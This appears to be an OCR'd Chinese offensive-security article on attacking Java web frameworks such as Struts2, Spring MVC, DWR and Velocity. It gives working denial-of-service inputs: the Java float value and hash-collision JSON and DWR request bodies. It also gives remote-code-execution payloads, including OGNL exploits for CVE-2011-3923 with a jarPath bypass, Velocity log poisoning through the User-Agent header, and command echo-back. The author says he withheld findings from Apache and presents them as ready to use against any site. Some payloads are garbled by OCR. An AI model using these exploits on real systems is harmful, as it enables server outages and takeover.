
可能的位置

也许 struts2 就是在耍非主流，居然在框架里，直接放了一堆静态资源进去，目的是供开发人员调用。这块在老期版本，还出过一个“Directory traversal vulnerability”漏洞，允许下载任意文件，某著名网站的重要系统，就出过这个漏洞。漏洞的利用，还是见我的那边文

章《Struts2 框架安全缺陷》。但是漏洞的利用有个前提，就是 struts2 框架，开启了静态资源映射功能，这个功能，在一些版本中是默认开启的。

当 struts2 处理 url 时，如果遇到以 “struts”、或 “static” 开头，就会认为是在访问静态资源文件。比如

<https://www.cwbook.com.tw/member/struts/domTT.css>



有这个文件存在，可以 100%确认就是 struts2，而开放了这个功能，如果是个低版本，就可能触发那个“任意文件下载”漏洞。

其他地方

还有一些非主流方法，也算是一种途径，但是用处并不大，我还是提一下吧，比如目标公司开发人员的 blog，等等，你可以去定位一下，说不定他那天会发点你喜欢的东西上来，反正渗透的时候，偶尔也会从开发人员的 blog 入手，就当是顺便看一下菜鸟们写的文章了，运气好的话，会有人把公司的安全规范什么的发上来呢。

前面已经讲到很多方法，可以直接定位一个框架，这些东西，完全可以说明，现实并不像架

构师们想象的那么简单，包装一个 url 扩展名，我们就没有一点办法了。

既然已经知道了目标系统用什么框架，现在我们开始攻击他们。

有多少拒绝服务

首先提到的，是我们什么都搞不定，恼羞成怒后，才做的事情，拒绝服务。

“java 浮点漏洞”，讲的是一个大牛发现的一个拒绝服务漏洞，当 java 在做类型转换时，如果从 string，转到浮点类型时，如果这个值是一个特殊的值，就会产生拒绝服务漏洞。事实上这个漏洞的真正用法，是攻击 java web 应用，我在 blog 中提到过，至少有两种攻击场景。

一种是框架接收一个 string，如果 action 中定义这个字段的类型，是个浮点类型，比如 Double 类型，就会自动转换 string 为浮点类型，这就触发了漏洞。

最经典的使用场景，就是网上交易的地方，输入价格时，输入：

2.2250738585072012e-308

应用直接就不再响应了，服务器那边，会 CPU100%.

但是如你所见，不是所有的应用，都会让你付账的。所以我们得找更加流行的地方。

由于 j2ee 框架的存在，就导致了这种漏洞特别容易触发，我发过一篇，结合这个漏洞，任何一个 struts2 框架，都会直接干掉。没有报告 CVE，后续这个漏洞，老外也发现了，但是不是用来 DDOS 的，老外直接搞出了远程代码执行，我表示顶礼膜拜。当然，这个漏洞，随着朴实的那个 google 安全团队的老外发布，最终被官方修补了。

Struts2 DOS 漏洞

这是当初的 0DAY，老 0DAY，已经在新版本中，解决掉了。原理是这样的：

```
java.lang.Double(2.2250738585072012e-308)
```

于是我想出了办法，绕过它。

http://www.inbreak.net/app/secTest.action?(new

这其实就是把那个数值的科学计数法，换成正常的十进制计数法。

这算是一个老的漏洞了，如果你遇到这个老 exp 能打的应用，不必犹豫，换最新的 struts2 远程代码执行 exp 打上去吧，那个更加威武一点。

spring mvc dos

spring mvc 也有 dos 的时候，在早期版本，spring mvc 出过一个信息泄露漏洞，攻击时，只要参数值为 `{applicationScope}`，就会显示 application 中的信息，这是很敏感的一块区域，攻击者可以直接拿到数据库连接池，里面有数据库密码，大多数应用，都会把密码放在这里。但是也有很多应用，即使拿到了数据库密码，也对攻击没有任何帮助。于是我们恼

羞成怒了，上 DOS 吧。

讲一下原理，这个东西能显示 application 中的信息，是因为这里产生了 EL 表达式注入。

EL 表达式，是一门简单的语言，对攻击用处不是很大，但是它拥有基础类型转换功能。

所以，我们可以这样：

http://localhost:8080

[illegible]

这个 MESSAGE 的值，会做 EL 表达式处理，看到这个类型，自动转换为 Double 类型，所以触发了前面提到的那个“java 浮点漏洞”。这算是一种新的用法，我叫它 0day 级别的用法。

邪恶的 JAVA HASH DOS 攻击

由于这小段内容，投了 wooyun 的稿件，所以决定隐去，但是它是后面漏洞的起因，所以必须简单提一下。

前段时间，出现了一个很猛的攻击，“JAVA HASH 碰撞拒绝服务”，就是那个跨语言，跨平台，跨 web 容器，无数应用跟着遭殃的那个攻击。

在那篇文章中，提到《JSON OBJECT 拒绝服务》，可以攻击所有的 json object，原理是他们都是用 hash map 储存的。Json object 可以让应用接收一个字符串，然后把他转换成

JSON 对象，比如：

```
{ "aaaaa" : " bbbbb" , "cccc" , "dddd" }
```

这样的，因为 json object 是按照 hash map 储存的，而 web 应用一旦做了“接收用户参数，并转换为 json”这个功能，攻击者就可以提交给 web 应用一个精心定制的 JSON，让应用产生 DOS 攻击。

```
1 POST http://www.inbreak.net:8080/HashDos/servlet/TestJsonObject HTTP/1.1
2 Host: www.inbreak.net:8080
3
4 jsonobject={name:0,m77EZYWlndZik:0,MkbWG_ZoVpVrp:0,lI_b9WYgabgZZ:0,ps5wHIV:
nda9leUWddcXX:0,OKAJuJXmeUdZo:0,yELrBhXVbbmdg:0,nlJ2ptWWcbmsi:0,xh3t3gVYZ_
vwIUmf_b_:0,s3sQGVYkaeboj:0,vQOPK_UsbeZar:0,j8idC8Vorl1lk:0,kj6EMBVisVdkZ
UraoW_k:0,iR72tuUrinfd_:0,qEGuaFYjglZol:0,Of_AQrXegdaUr:0,LYkDIfWmesleZ:0,l
bnXi:0 FS BqJWWfWamr:0 B24iFhVWagdl:0 SCa8Th7dhofl :0 bGhzGVYfPvYCPN WmR
```

上图是一个示例。

提交这个数据包，web 应用就可以把 cpu 沾满。

但是其实这个攻击，还是局限性的，并不是所有的应用，都会做这个功能出来。所以，如果框架会自动做这个事情，那就见一个杀一个了。

DWR DOS 攻击

这就是一个例子，很好的例子，框架自动做这个事情，结果导致漏洞的产生，只要使用 DWR 框架必死，这是一个新的技术，未公布。

DWR 框架在处理接收 OBJECT 对象时，使用了 hash Map 存放从客户端传入数据，可以导致 Hash Collision DoS 攻击。攻击后的现象，是 CPU100%。

下图，是一个正常的 DWR 请求：

```

callCount=2
windowName=c0-param0
c0-scriptName=People
c0-methodName=setPerson
c0-id=0
c0-e1=string:P5
c0-e2=string:Dan%20Jones
c0-e3=string:316%20Mustard%20Way%2C%20Exeter
c0-e4=string:11
c0-e5=boolean:false
c0-param0=Object_Object:({id:reference:c0-e1, name:reference:c0-e2, address:reference:c0-e3, age:ref
superhero:reference:c0-e5})
c1-scriptName=People
c1-methodName=getSmallCrowd
c1-id=1

```

其中有个 c0-param0 参数，里面是个类似于 json 的字符串。攻击者可以替换这个包，替换后 json 中的参数名的 hash 值相同，和攻击 tomcat 的形式几乎一样。

```

1 POST /dwr/dwr/call/plaincall/Multiple.2.dwr HTTP/1.1
2 Host: teststruts.inbreak.net:8080
3 Connection: keep-alive
4 Content-Length: 523
5 Origin: http://teststruts.inbreak.net:8080
6 User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/535.11 (KHTML, like Gecko) Chrome
7 Content-Type: text/plain
8 Accept: */*
9 Referer: http://teststruts.inbreak.net:8080/dwr/people/edit.html
10 Accept-Encoding: gzip, deflate, sdch
11 Accept-Language: zh-CN,zh;q=0.8
12 Accept-Charset: GBK,utf-8;q=0.7,*;q=0.3
13 Cookie: DWRSESSIONID=lqB01LmV9zmzNJyAzjms6NhO*cj
14
15 callCount=2
16 windowName=c0-param0
17 c0-scriptName=People
18 c0-methodName=setPerson
19 c0-id=0
20 c0-e1=string:P5
21 c0-e2=string:Dan%20Jones
22 c0-e3=string:316%20Mustard%20Way%2C%20Exeter
23 c0-e4=string:11
24 c0-e5=boolean:false
25 c0-param0=Object_Object:({Y2Vb8DYZqfnWj:0,LoBTODXr_cqVg:0,1aNTNMUmlmoUV:0,ZqcYfcYXWqeJk
icVi:0,vNZyT7XndbXVf:0,GtiRfLYl_V1zn:0,DeAASUU_UrkZs:0,A92YNHUoiWWhl:0,OwZSgpUXZYrcW:0
ha:0,vd9skqUqj1sdW:0,RR3Y2KYonhfng:0,fwjSkYVcVeZdh:0,VCqOaCZsgZofj:0,i56pAtWWjYqgX:0,c
:0,Svi_bf2_cYcgV:0,A2Dr7jWoWm_Vq:0,mpftxAUZfoiha:0,mQdQY8Uiep_dn:0,y8RPoSXWVeWeY:0,MbJ

```

最终现象，就是 CPU 满了。

The screenshot shows a Windows task manager window with the 'Processes' tab selected. The 'java.exe' process is highlighted, showing 98% CPU usage and 33,544 K of memory usage. The task manager is open over a file explorer window showing the directory 'F:\apache-tomcat-6.0.35\webapps\dwr'.

映像名称	CPU	内存使用
java.exe	98	33,544 K
System Idle Pro...	02	28 K
System	01	300 K
rdcclib.exe	00	952 K

只要使用了 DWR 框架，就可以用这种形式打死。

前面讲述了至少 5 种 DOS 攻击，都是针对 JAVA 框架的，除此之外，HASH DOS 的攻击，其实是可以打死 tomcat 老版本的，这个已经有人讲过了，也有现成的 EXP，所以这里不再多说。

鸡肋变绝杀

大家可能感觉到我们越来越邪恶了，不过这才刚刚开始。研究漏洞的同学，经常会发现，有时候鸡肋，也会变成绝杀。在 java web 攻击中，也会有这样的情况出现。

提高 struts2 自定的页面漏洞的发现率

在我的文章《struts2 框架安全缺陷》一文中，提到一个鸡肋的漏洞“Struts2 的那些 result 类型缺陷（自定的页面）”，这个漏洞，会导致任意文件下载漏洞。这个漏洞也从来没报告给 struts2 官方过。

这要求开发人员让用户指定，最终的返回页面，具体是哪个文件，要这样写代码：

```
<result name="testloadfilepath">${testloadfilepath}</result>
```

很不常见的用法。

我也一直以为，这是一个鸡肋漏洞，直到有一天，我注意到一个大型网站的用户登录系统，让用户提交一个参数“inputpage”，它的值叫做“xxxx.jsp”。可能没开发过 struts2 的同学，不知道在页面上，见到这个表单的实际含义，那么我解释一下。

首先普及单词“input”，这个前面其实讲过，input 是一个错误处理逻辑的名词，那么 inputpage，就很可能，是个错误处理页面。我的直觉告诉我，它的逻辑是这样的：

当这个表单发生错误时，就会打开 xxx.jsp 发给用户。

表单错误要触发就很简单了，必须类型不正确啊，什么东西不能为空啊，具体做法，是提交

正常的页面，在数据包中，修改参数值，触发错误逻辑。同时把 inputpage 的值，改为你要下载的文件即可。

这看起来只是一次成功的漏洞利用，其实却透露出一个信息，我们可以把目标的网站都爬下来，所有参数值是一个 JSP 文件，或者 vm 文件的表单，都列出来，一个一个测试，这就增加了漏洞发现的几率，变得不那么鸡肋了。

velocity 本地变远程

这个很实用，因为此前，我已经讲过，如何发现一个系统，是使用 velocity 的，并且非常的可靠。

在今年，我给 apache 提交过一个漏洞，就是那个 struts 本地代码执行漏洞，最终的回复，是让开发人员自行解决这个问题，我们框架不管。原话：



当时的场景，是在框架允许用户上传图片上来的时候，用户传一个 XLT 文件，扩展名还是图片，然后就可以触发任意代码执行漏洞。传一个图片，就可以触发漏洞，这个漏洞的触发逻辑，是框架提供的，所以我认为这是一个框架漏洞，需要框架做处理。但是官方不这样认为，我英文本来就很不好的，能鼓起勇气写篇英文的邮件发出去，已经是非常的不可思议了，

没想到他们还推脱责任。所以我心凉了，所以再也不敢给 apache 提交漏洞了，我只会在 blog 上说说，就像今天的，我一个都没给他们，我只告诉你们，不告诉他。

下面言归正传，同一种类型的漏洞，攻击也需要传个图片上去，2011 年 08 月 28 日，在我的 blog 里发出来了一个 0day，velocity 本地代码执行漏洞。我没告诉他们，所以一直没修补。

原理是，velocity 可以指定 layout 的模板，这样就可以加载本地的任何文件，如果我们传一个图片上去，内容是

```
#set ($exec = "kx1zx")
```

```
$exec.class.forName("java.lang.Runtime").getRuntime().exec("calc")
```

注意，必须是两行，然后再

<http://localhost:8080/showcase/context.vm?layout=../z.gif>

就可以加载这段代码，并且执行“calc”这个系统命令。

正如这一小节的题目所示，这其实是可以做到远程代码执行的，并非只能本地代码执行一下。

看看是怎么变成远程代码执行的，这需要一些环境的配合。

攻击场景，我使用了 resin 服务器，原本是需要传一个图片上来的，但是由于 resin 服务器记录日志，所以我们可以把 exp 放到日志里，最终 include 日志文件，触发这个漏洞。

第一个数据包，让日志文件中，出现 exp 的第一行：

```
1 GET http://localhost:8080/showcase/context.vm HTTP/1.1
2 Host: localhost:8080
3 User-Agent: #set ($exec = 'kx1zx')
4
```

提交这个数据包过去。


第二个数据包，让日志文件中，出现 exp 的第二行：

```

1 GET http://localhost:8080/showcase/context.vm HTTP/1.1
2 Host: localhost:8080
3 User-Agent:$exec.class.forName('java.lang.Runtime').getRuntime().exec('calc')
4

```

第三个数据包，加载日志文件。



可以看到日志中，直接出现了 `"java.lang.ProcessImpl@661532"`，由于我的 web 应用其实就是本地的 PC，所以直接弹出了计算器来。

我们顺便看看日志中，都有什么东西。

```

127.0.0.1 - - [17/May/2012:11:48:24 +0800] "GET /showcase/context.vm HTTP/1.1" 200 10724 "-" "#set ($exec = 'kx1zx')"
127.0.0.1 - - [17/May/2012:11:49:22 +0800] "GET /showcase/context.vm HTTP/1.1" 200 10837 "-" "$exec.class.forName('java.lang.Runtime').getRuntime().exec('calc')"
127.0.0.1 - - [17/May/2012:11:49:47 +0800] "GET /showcase/context.vm?layout=../../log/access.log HTTP/1.1" 200 320 "-" "Mozilla/5.0 (Windows NT 6.1) AppleWebKit/535.19 (KHTML, like Gecko) Chrome/18.0.1025.162 Safari/535.19"

```

可以看到 ,第一个 GET 请求 ,已经记录了 exp 的第一行 ,第二个 GET 请求 ,记录了第二行。

所以包含日志文件后 ,就触发了这段代码 ,不需要传任何文件上来。

基本上达到了鸡肋变绝杀的极致 ,将一个鸡肋的本地代码执行 ,转换成了远程代码执行漏洞。

从 alert 到完美和谐的 shellcode

从 struts2 最早的远程代码执行漏洞 ,到现在 ,已经过去两年 ,其中我见过各种利用 ,最牛的 ,已经做到了回显 ,具备 webshell 的基本功能了。只是大多数人 ,可能还不知道这个事情。除了这个漏洞外 ,去年又新爆出来了 struts2 漏洞 ,作者说无限接近当初的那个 ,但是利用起来还是有一定的局限 ,有没有办法取消这个局限呢 ?

很多新手 ,都只会那种最古老的玩法 ,就像他们只会一个 alert 一样 ,距离实战 ,还有很远的差距。

struts2 远程代码执行 (CVE-2011-3923) 的局限

这是一个 bypass 的经典示例 ,我已经在 blog 上讲过漏洞成因 ,这里再复习一下漏洞的利用条件。

想触发这个漏洞 ,必须在要访问的那个 action 中 ,存在一个 string 类型的变量 ,随便这个变量叫什么名字都可以。比如下面这个 action :

```
public class FooAction {  
    private String foo;  
  
    public String execute() {  
        return "success";  
    }  
  
    public String getFoo() {  
        return foo;  
    }  
}
```



```

    public void setFoo(String foo) {
        this.foo = foo;
    }
}

```

这里有个 foo 变量，就是 string 类型的，可以接受用户赋值：

<http://www.inbreak.net/foo.action?foo=aaaaaaaaaaaaaaaa>

这样的 URL，我们可以替换为：

```

/action?foo=(#context["xwork.MethodAccessor.denyMethodExecution"]=
new
java.lang.Boolean(false),    #_memberAccess["allowStaticMethodAccess"]=
new
java.lang.Boolean(true),      @java.lang.Runtime.getRuntime().exec('mkdir
/tmp/PWNAGE'))(meh)&z[(foo)('meh')]=true

```

这段 EXP 中，一共出现两次 foo，这都是必须的。

这就用起来很不爽，要找一个对应的 action 才行，如果没有一个存在 string 类型的 action，就没办法触发了，这就是他的局限。不像最早的那个 exp，看见 action 直接杀过去，就拿下了。

为了打破这个局限，我们还是来看看，这个 action 继承的类，甚至还有没有其他地方，可以做成这件事。

这就要看历史了，在 spring mvc 的远程代码执行漏洞中，漏洞的利用条件，要求是在 tomcat 服务器下。运行起来后，由于所有的类，都继承 Object 对象，所以可以在任何对象中做：

```
对象.class.classLoader
```

这段代码获取到当前类的 classLoader，而 tomcat 运行起来后，所有类的 classLoader，都是“WebappClassLoader”，这个类是由 tomcat 提供的，下面有个对象，叫做“URLs”，要修改这个对象，才可以达到效果。

那么同样的道理，在 struts2 中，如果我们使用这种方式，也一样能拿到 URLs，只是因为对象类型问题，不能做自动的类型转义。但是值得注意的是，这个 “WebappClassLoader” 下面，还有其他属性，不仅仅是 URLs，其中刚好就有个 string 类型的属性。于是我们就用到了。

```
http://localhost:8080/t1.action?class.classLoader.jarPath=(%23_memberAccess['allowStaticMethodAccess']=true,%23_memberAccess.excludeProperties=@java.util.Collections@EMPTY_SET,%23context['xwork.MethodAccessor.denyMethodExecution']=false,@java.lang.Runtime@getRuntime().exec('calc'))(meh)&(class.classLoader.jarPath)(0)=false
```

这个属性的名字，叫做 “jarPath”，这个 EXP 可以打所有在 tomcat 上跑的 struts2，用法已经完全等同于最早的那个漏洞了，看见一个 struts2，直接杀过去，就可以执行任意命令。利用这个原理，打破了原来 exp 的局限性，但是这其实还是有小小的局限，因为它毕竟没有回显，用起来很不爽。

shellcode 无法回显

为了解决这个回显的问题，我也做了一下研究，最后弄出了三种方式，供大家挑选使用。事实上，你可以这会儿去喝杯咖啡，等我讲第三种利用方式时，再回来，因为第三种比前两种都要好用，而我讲前两种的目的，也只是为了讲一下背后的相关技术，这样大家有个研究方向，说不定还有搞出来别的东西呢。

回显研究 1（背后的技术）


这其实是个误会，源于我在一次测试中，没有使用 ognl 拿到 response，其实是我代码写

错了，但是我误以为这里是拿不到 response 的，在这样的形式下，只好用一另一些技术。


我注意到，在最新的漏洞 exp 中，出现一个 action 变量参与了 exp 的执行，这个东西，我也想用用。第一种回显，需要在页面上，找到一个输入框，这个输入框可以接受用户输入，最终把用户输入的值，显示在输入框里。

就是说要找到一个页面，里面存在 input，假设名字叫做 “stringLengthValidatorField”。

我们可以想办法把回显，将来显示在 input 的位置，就像这样：



Aaa 的位置，将来让他出现 exp 的执行结果。



EXP 长得这个样子：

```
(stringLengthValidatorField\u003d(@ognl.Ognl@getValue("\u0023a\u003d@java.lang.Runtime@getRuntime().exec('ipconfig').getInputStream()\u002c\u0023b\u003dnew java.io.InputStreamReader(\u0023a)\u002c\u0023c\u003dnew java.io.BufferedReader(\u0023b)\u002c\u0023d\u003d\u0023c.readLine())\u002c\u0023d\u003d\u003d\u0023d\u002b\u0023c.readLine())\u002b'\n'\u002c\u0023d\u003d\u0023d\u002b\u0023c.readLine())\u002b'\n'\u002c\u0023d\u003d\u0023d\u002b\u0023c.readLine())\u002b'\n'\u002c\u0023d\u003d\u0023d\u002b\u0023c.readLine())\u002b'\n'\u002c\u0023d\u003d\u0023d\u002b\u0023c.readLine())\u002b'\n')
```

```
0023c.readLine()\u002b'\n'\u002c\u0023d\u003d\u0023d\u0023d\u002b\u0023c.readLine  
(\u002b'\n'\u0023d\u003d\u0023d\u0023d\u002b\u0023c.readLine())\u002c@ognl.Ognl  
@createDefaultContext(null)\u002c""\u002c@java.lang.String@class)))=1
```

为了得到 string 类型的结果，在当前 ognl 的环境下，重新 new 了一个新的 ognl 环境，这样直接返回了 string 类型的结果。事实上，exp 比我写的这个要长的多，主要原因是，执行系统命令后，返回是一个 inputstream，不是一个 string 类型的结果，这个东西要转换为 string，必须使用循环语句才行。Ognl 不支持循环语句，所以只能一次又一次的执行

```
" \u002c\u0023d\u003d\u0023c.readLine()\u002c\u0023d\u003d\u0023d\u002b\u0023c.readLine()\u002b'\n'"
```

就是让它不断的读一行，加入的 string 变量里，然后再读一行，谁也不知道命令执行的结果有多长，所以就这样了。

可以看到，这种方式，是有局限的，必须在页面上，显示 input 的内容，才可以使用。


回显研究 2（背后的技术）

事实上很多 action 中出现了 string 类型的变量，但是它不一定会把用户提交的值，显示在页面上，所以我就想到了另一种方式，让他出错时显示。

下面我会讲一些基础的东西，但是不讲，到了后面的技术，你们更不明白了，这里讲起来还是很简单的。

注意看这个地址：

```
http://localhost:8080/struts2Demo/t1!getStringLengthValidatorField.action?string  
LengthValidatorField=aaa
```



Struts 中，如果要定义一个 string 类型的变量，并且可以接收用户输入，就可以：

```
public String getStringLengthValidatorField() {  
    return stringLengthValidatorField;  
}  
  
public void setStringLengthValidatorField(String  
stringLengthValidatorField) {  
    this.stringLengthValidatorField = stringLengthValidatorField;  
}
```

只要写个字段，有 getter 和 setter 方法，就可以了。大家可以注意到，这导致 action 中多了两个 public 的方法，并且 getStringLengthValidatorField 方法还返回了一个 string 类型的变量。我们可以直接用

`http://localhost:8080/struts2Demo/t1!getStringLengthValidatorField.action`


调用这个方法，执行的结果是：

```
return stringLengthValidatorField
```


struts 会去找这个 string 类型变量的值，所对应的那个 result 对象，那个 result 的类型可能是一个 ajax，可能是一个 jsp 页面，可能是一个 redirect 等等。

Result 对象的列表，由开发人员配置在一个配置文件里，如果程序找不到这个列表中对应的 Result，就会报错。而我们已经 URL 中，指定了这个变量的值，就是 aaa，但是开发人员没有配置 aaa 这个 result，所以错误了。

回顾一下，就是这张图：



